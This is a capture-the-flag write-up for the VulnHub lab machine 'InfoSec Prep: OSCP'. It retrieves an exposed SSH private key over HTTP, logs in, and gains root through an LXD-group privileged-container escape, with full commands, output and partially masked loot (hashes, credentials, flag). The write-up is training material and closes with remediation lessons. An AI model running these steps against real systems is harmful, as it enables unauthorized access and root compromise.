

[VulnHub] InfoSec Prep: OSCP

Date: 10/Aug/2020


Categories: [vulnhub](#), [linux](#)

Tags: [enumerate_proto_http](#), [exploit_ssh_privatekeys](#), [privesc_lxc_bash](#)

Overview

This is a writeup for VulnHub VM [InfoSec Prep: OSCP](#). Here's an overview of the **enumeration** → **exploitation** → **privilege escalation** process:

Killchain



TTPs

1. 80/tcp/http/Apache httpd 2.4.41 ((Ubuntu)): [enumerate_proto_http](#), [exploit_ssh_privatekeys](#), [privesc_lxc_bash](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1  # Nmap 7.80 scan initiated Mon Jul 20 12:03:57 2020 as: nmap -vv --reason -Pn -sV -sC
   ↪ --version-all -oN
   ↪ /home/kali/toolbox/repos/writeupsall/vulnhub.infosecpreposcp/192.168.119.198/scans/_quick_tcp_nmap.txt
   ↪ -oX
   ↪ /home/kali/toolbox/repos/writeupsall/vulnhub.infosecpreposcp/192.168.119.198/scans/xml/_quick_tcp_nmap
   ↪ 192.168.119.198
2  Nmap scan report for 192.168.119.198
3  Host is up, received user-set (0.0022s latency).
4  Scanned at 2020-07-20 12:04:12 IST for 9s
5  Not shown: 998 closed ports
6  Reason: 998 conn-refused
7  PORT      STATE SERVICE REASON  VERSION
8  22/tcp    open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
9  80/tcp    open  http      syn-ack Apache httpd 2.4.41 ((Ubuntu))
10 |_http-generator: WordPress 5.4.2
11 |_http-methods:
12 |_ Supported Methods: GET HEAD POST OPTIONS
13 |_ http-robots.txt: 1 disallowed entry
14 |_/secret.txt
15 |_http-server-header: Apache/2.4.41 (Ubuntu)
16 |_http-title: OSCP Voucher &#8211; Just another WordPress site
17 Service Info: OS: Linux; CPE: /o:linux:linux_kernel
18
19 Read data files from: /usr/bin/./share/nmap
20 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
21 # Nmap done at Mon Jul 20 12:04:21 2020 -- 1 IP address (1 host up) scanned in 24.59 seconds
```

2. We find 80/tcp to be open. Upon browsing the webpage we see that it looks to be a Wordpress blog with a post named “OSCP Voucher”. This posts lists the process to submit the flag and also mentions that there's a user named oscp on this machine:

UNCATEGORIZED

OSCP Voucher

By admin July 9, 2020 No Comments

Heya! Welcome to the hunt.

In order to enter the give away, you must obtain the root flag located in /root/. Once you've obtained the flag, message the TryHarder bot with the command !flag <insert flag>. It will then validate the flag for verification. Should it be incorrect, it will let you know. If it's correct, you will be given a new role on the server where you can chat with others in a private channel. Once you've received the role you are entered into the give away!

You must be a member of the server in order to use the command above.

For those downloading this box off vulnhub at a later time, the command above will no longer be available.

Oh yea! Almost forgot the only user on this box is "oscp".

A big thank you to Offensive Security for providing the voucher.

Happy Hunting

-FalconSpy & InfoSec Prep Discord Server

(<https://discord.gg/RRgKaep>)

UNCATEGORIZED

Hello world!

By admin July 9, 2020 1 Comment

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Archives

July 2020

Recent Posts

OSCP Voucher

Hello world!

Categories

Uncategorized

Recent Comments

A WordPress Commenter on Hello world!

Meta

Log in

Entries feed

Comments feed

WordPress.org

3. The gobuster scan result confirms that this is a Wordpress blog. We see an interesting entry `secret.txt` from gobuster scan results and also from the `robots.txt` file:

```
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ cat ./192.168.119.198/scans/tcp_80_http_gobuster.txt
/.hta (Status: 403) [Size: 280]
/.hta.html (Status: 403) [Size: 280]
/.hta.php (Status: 403) [Size: 280]
/.hta.asp (Status: 403) [Size: 280]
/.hta.aspx (Status: 403) [Size: 280]
/.hta.jsp (Status: 403) [Size: 280]
/.hta.txt (Status: 403) [Size: 280]
/.htpasswd (Status: 403) [Size: 280]
/.htpasswd.asp (Status: 403) [Size: 280]
/.htpasswd.aspx (Status: 403) [Size: 280]
/.htpasswd.jsp (Status: 403) [Size: 280]
/.htpasswd.txt (Status: 403) [Size: 280]
/.htpasswd.html (Status: 403) [Size: 280]
/.htpasswd.php (Status: 403) [Size: 280]
/.htaccess (Status: 403) [Size: 280]
/.htaccess.txt (Status: 403) [Size: 280]
/.htaccess.html (Status: 403) [Size: 280]
/.htaccess.php (Status: 403) [Size: 280]
/.htaccess.asp (Status: 403) [Size: 280]
/.htaccess.aspx (Status: 403) [Size: 280]
/.htaccess.jsp (Status: 403) [Size: 280]
/index.php (Status: 301) [Size: 0]
/index.php (Status: 301) [Size: 0]
/javascript (Status: 301) [Size: 323]
/license.txt (Status: 200) [Size: 19915]
/readme.html (Status: 200) [Size: 7278]
/robots.txt (Status: 200) [Size: 36]
/robots.txt (Status: 200) [Size: 36]
/secret.txt (Status: 200) [Size: 3502]
/server-status (Status: 403) [Size: 280]
/wp-admin (Status: 301) [Size: 321]
/wp-content (Status: 301) [Size: 323]
/wp-includes (Status: 301) [Size: 324]
/wp-config.php (Status: 200) [Size: 0]
/wp-cron.php (Status: 200) [Size: 0]
/wp-blog-header.php (Status: 200) [Size: 0]
```

Figure 3: writeup.enumeration.steps.3.1

```
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ cat ./192.168.119.198/scans/tcp_80_http_robots.txt
HTTP/1.1 200 OK
Date: Mon, 20 Jul 2020 06:34:21 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Thu, 09 Jul 2020 06:49:19 GMT
ETag: "24-5a9fc9fae6fe2"
Accept-Ranges: bytes
Content-Length: 36
Content-Type: text/plain

User-Agent: *
Disallow: /secret.txt
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
```

Figure 4: writeup.enumeration.steps.3.2

4. This file has base64 encoded content that we decode to find a SSH private key file:

```
1 curl http://192.168.119.198/secret.txt | base64 -d -
```

```

kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ curl http://192.168.119.198/secret.txt | base64 -d -
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left     Speed
100 3502 100 3502    0     0  1139k      0 --:--:-- --:--:-- --:--:-- 1139k
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAtHCsSzHtUF8K8ti0qECQYLrKKrCRsbvq6iIG7R9g0WPv9w+gkUWe
IzBScvgllE9f0lsKdxfmMQbMVGqSADnYBTavaigQekue0bLsYk/rZ5Fh0URZLTvdLJWxz
bIeyC5a5F0Dl9UYmzChe43z0Do0iQw178GJUQaqscLmEatqIiT/2FkF+AveW3hqPfbw9v
A9QAIUA3ledqr8XEzY//Lq0+sQg/pUu0KPKY18i6vnfiYHGkyW1SgryPh5x9BGtk3eRYcN
w6mDbAjXKKCHGM+dnngNgvAkqT+gZWz/Mpy0ekauk6NP7NCzORNrIXAYFa1rWzaEtypHwY

```

Figure 5: writeup.enumeration.steps.4.1

Findings

Open Ports

1	22/tcp	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux protocol 2.0)
2	80/tcp	http	Apache httpd 2.4.41 ((Ubuntu))
3	33060/tcp	socks5	

Files

1	http://192.168.119.198/secret.txt
2	http://192.168.119.198/license.txt

Users

1	ssh: oscp
2	wordpress: admin

Phase #2: Exploitation

1. We can try to SSH into the machine as user `oscp` using the SSH private key file. First, we need to set right permissions to the key file and then use it for login:

```
1 curl http://192.168.119.198/secret.txt | base64 -d - >./sshkey.pvt
2 chmod 600 sshkey.pvt
3 ssh -i sshkey.pvt oscp@192.168.119.198

kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ curl http://192.168.119.198/secret.txt | base64 -d - >./sshkey.pvt
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             kbytes  kbytes  kbytes  kbytes  kbytes  kbytes  kbytes
100 3502    100 3502    0     0 1709k    0 --:--:-- --:--:-- --:--:-- 1709k
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ ll sshkey.pvt
-rw-r--r-- 1 kali kali 2.6K Jul 20 12:23 sshkey.pvt
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ ssh -i sshkey.pvt oscp@192.168.119.198
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ WARNING: UNPROTECTED PRIVATE KEY FILE!                                          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'sshkey.pvt' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "sshkey.pvt": bad permissions
oscp@192.168.119.198: Permission denied (publickey).
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
```

Figure 6: writeup.exploitation.steps.1.1

2. We successfully login and get interactive access of the machine as user `oscp`:

```
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ chmod 600 sshkey.pvt
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ ll sshkey.pvt
-rw----- 1 kali kali 2.6K Jul 20 12:23 sshkey.pvt
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ ssh -i sshkey.pvt oscp@192.168.119.198
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon 20 Jul 2020 06:53:47 AM UTC

System load:  0.04               Processes:           210
Usage of /:   26.6% of 19.56GB   Users logged in:    0
Memory usage: 73%               IPv4 address for eth0: 192.168.119.198
Swap usage:   0%

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Jul 11 16:50:11 2020 from 192.168.128.1
-bash-5.0$
```

Figure 7: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```
1 oscp@oscp> id
2 uid=1000(oscp) gid=1000(oscp)
  ↪ groups=1000(oscp),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
3 oscp@oscp>
4 oscp@oscp> uname
5 Linux oscp 5.4.0-40-generic #44-Ubuntu SMP Tue Jun 23 00:01:04 UTC 2020 x86_64 x86_64 x86_64
  ↪ GNU/Linux
6 oscp@oscp>
7 oscp@oscp> ifconfig
8 eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
9     inet 192.168.119.198 netmask 255.255.255.0 broadcast 192.168.119.255
10    inet6 fe80::20c:29ff:fee6:a4ab prefixlen 64 scopeid 0x20<link>
11    ether 00:0c:29:e6:a4:ab txqueuelen 1000 (Ethernet)
12    RX packets 389730 bytes 88031188 (88.0 MB)
13    RX errors 0 dropped 0 overruns 0 frame 0
14    TX packets 297471 bytes 52912167 (52.9 MB)
15    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
16
17 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
18     inet 127.0.0.1 netmask 255.0.0.0
19     inet6 ::1 prefixlen 128 scopeid 0x10<host>
20     loop txqueuelen 1000 (Local Loopback)
21     RX packets 694 bytes 64212 (64.2 KB)
22     RX errors 0 dropped 0 overruns 0 frame 0
23     TX packets 694 bytes 64212 (64.2 KB)
24     TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
25 oscp@oscp>
26 oscp@oscp> users
27 root
28 oscp
```

Phase #3: Privilege Escalation

1. From the output of command `id`, we see that the user `oscp` is a member of `lxd` group. We can exploit this misconfiguration to create a dummy container that mounts the local file system and gain access to all privileged files. But we see that the `lxc` command for this to work is not found in our current environment path:

```
1 lxc init ubuntu:16.04 test -c security.privileged=true
2 -bash: lxc: command not found

-bash-5.0$
-bash-5.0$ id
uid=1000(oscp) gid=1000(oscp) groups=1000(oscp),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
-bash-5.0$
-bash-5.0$
-bash-5.0$ lxc init ubuntu:16.04 test -c security.privileged=true
-bash: lxc: command not found
-bash-5.0$
-bash-5.0$ locate lxc
/snap/bin/lxc
/snap/bin/lxd.lxc
/snap/bin/lxd.lxc-to-lxd
/snap/lxd/16044/lxc
```

Figure 8: writeup.privesc.steps.1.1

2. We locate the file and use its absolute path to create the container. This time we see another error about storage pool. The error message helpfully points us in the right direction and we need to initialize LXD first. We use the suggested command with the absolute path and choose default settings when prompted for a change:

```
1 /snap/bin/lxd init
2 /snap/bin/lxc init ubuntu:16.04 test -c security.privileged=true
3 /snap/bin/lxc config device add test whatever disk source=/ path=/mnt/root recursive=true
4 /snap/bin/lxc start test
5 /snap/bin/lxc exec test bash

-bash-5.0$
-bash-5.0$ /snap/bin/lxc init ubuntu:16.04 test -c security.privileged=true
If this is your first time running LXD on this machine, you should also run: lxd init

Creating test
Error: Failed instance creation: No storage pool found. Please create a new storage pool
-bash-5.0$
-bash-5.0$ /snap/bin/lxd
lxd          lxd.benchmark  lxd.buginfo    lxd.check-kernel  lxd.lxc          lxd.lxc-to-lxd  lxd.migrate
-bash-5.0$
-bash-5.0$ /snap/bin/lxd init_
```

Figure 9: writeup.privesc.steps.2.1

```

-bash-5.0$
-bash-5.0$ /snap/bin/lxc init ubuntu:16.04 test -c security.privileged=true
If this is your first time running LXD on this machine, you should also run: lxd init

Creating test
Error: Failed instance creation: No storage pool found. Please create a new storage pool
-bash-5.0$
-bash-5.0$ /snap/bin/lxd
lxd                                lxd.benchmark      lxd.buginfo        lxd.check-kernel   lxd.lxc            lxd.lxc-to-lxd     lxd.migrate
-bash-5.0$
-bash-5.0$ /snap/bin/lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
Name of the storage backend to use (ceph, btrfs, dir, lvm) [default=btrfs]:
Create a new BTRFS pool? (yes/no) [default=yes]:
Would you like to use an existing empty disk or partition? (yes/no) [default=no]:
Size in GB of the new loop device (1GB minimum) [default=5GB]:
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
Would you like LXD to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:

-bash-5.0$

```

Figure 10: writeup.privesc.steps.2.2

```

-bash-5.0$ /snap/bin/lxc init ubuntu:16.04 test -c security.privileged=true
Creating test
-bash-5.0$
-bash-5.0$ /snap/bin/lxc config device add test whatever disk source=/ path=/mnt/root recursive=true
Device whatever added to test
-bash-5.0$
-bash-5.0$ /snap/bin/lxc start test
-bash-5.0$
-bash-5.0$ /snap/bin/lxc exec test bash
root@test:~#
root@test:~# ls -l /
total 0
drwxr-xr-x 1 root root 2480 Jul  8 18:58 bin
drwxr-xr-x 1 root root    8 Jul  8 19:04 boot
drwxr-xr-x 9 root root  520 Jul 20 07:18 dev
drwxr-xr-x 1 root root 2976 Jul 20 07:18 etc
drwxr-xr-x 1 root root  12 Jul 20 07:18 home
drwxr-xr-x 1 root root  432 Jul  8 19:04 lib
drwxr-xr-x 1 root root  40 Jul  8 18:55 lib64
drwxr-xr-x 1 root root    0 Jul  8 18:54 media
drwxr-xr-x 1 root root    8 Jul 20 07:18 mnt
drwxr-xr-x 1 root root    0 Jul  8 18:54 opt
dr-xr-xr-x 295 root root    0 Jul 20 07:18 proc
drwx----- 1 root root  38 Jul 20 07:18 root
drwxr-xr-x 17 root root  660 Jul 20 07:18 run
drwxr-xr-x 1 root root 3746 Jul  8 18:58/sbin
drwxr-xr-x 1 root root  12 Jul 20 07:18 snap
drwxr-xr-x 1 root root    0 Jul  8 18:54 srv
dr-xr-xr-x 13 root root    0 Jul 20 07:18 sys
drwxrwxrwt 1 root root  94 Jul 20 07:18 tmp
drwxr-xr-x 1 root root  70 Jul  8 18:54 usr
drwxr-xr-x 1 root root 108 Jul  8 18:58 var
root@test:~#
root@test:~# ls -l /mnt/
total 4
drwxr-xr-x 20 root root 4096 Jul  9 03:25 root
root@test:~# _

```

Figure 11: writeup.privesc.steps.2.3

```

root@test:~#
root@test:~# ls -l /mnt/root/root/
total 12
-rwxr-xr-x 1 root root  248 Jul 11 17:15 fix-wordpress
-rw-r--r-- 1 root root   33 Jul  9 06:39 flag.txt
drwxr-xr-x 3 root root 4096 Jul  9 03:38 snap
root@test:~#
root@test:~#
root@test:~# cat /mnt/root/root/flag.txt
d73b04b0e696b0945283defa3eee4538
root@test:~#

```

Figure 12: writeup.privesc.steps.2.4

Learning/Recommendation

- The SSH key for a user on the target machine was exposed via web application. Although the file was base64 encoded and listed within `robots.txt`, it doesn't stop an attacker from accessing it.
- The local user was member of the LXD group which allowed to create a privileged container with access to the entire file system. This lead to complete access of files, even those that have been restricted to `root` user only.

Loot

Hashes

```
1 oscp:$6$k80EgwaFdUqpVETQ$sKlBojI3IYunw8wEDAYoFdHgVtOPzkDPqksq17IWzpfZXpd3UqP569BokTZ52mDroq/
   ↪ rmJY9zgfeQVmB.....
2 root:$6$.wvqHr9ixq/hDW8t$a/dHKimULfr5rJTD1S7uoUanuJB2YUUh.LWSKF7kTNp4aL8UT10k2wT8IkAgJ.vDF/
   ↪ ThSI0egsuc1Eg.....
```

Credentials

```
1 mysql: wordpress/Oscp12....
2 wordpress: admin:$P$Bx9ohXoCVR5lkKtuQbuWuh2.....
```

Flags

```
1 /mnt/root/root/flag.txt: d73b04b0e696b0945283d.....
```

References

- [+] <https://www.vulnhub.com/entry/infosec-prep-oscp,508/>
- [+] <https://reboare.github.io/lxd/lxd-escape.html>
- [+] <https://book.hacktricks.xyz/linux-unix/privilege-escalation/lxd-privilege-escalation>
- [+] <https://medium.com/@falconspey/infosec-prep-oscp-vulnhubwalkthrough-a09519236025>